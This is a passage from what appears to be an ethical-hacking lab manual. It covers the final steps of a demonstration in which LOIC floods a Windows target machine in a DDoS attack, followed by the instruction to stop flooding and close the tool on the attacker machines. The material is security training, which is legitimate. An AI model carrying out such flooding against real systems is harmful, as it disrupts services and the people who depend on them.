


11. Leave the machine intact for 5–10 minutes, and then open it again. You will observe that the performance of the machine is slightly affected and that its response is slowing down.
12. On completion of the task, click **Stop flooding**, and then close the LOIC window on all the attacker machines.

To switch to the **Windows 11**, click [Windows 11](#).

To switch to the **Windows Server 2019**, click [Windows Server 2019](#).

To switch to the **Windows Server 2022**, click [Windows Server 2022](#).



13. This concludes the demonstration of how to perform a DDoS attack using LOIC.
14. Close all open windows and document all the acquired information.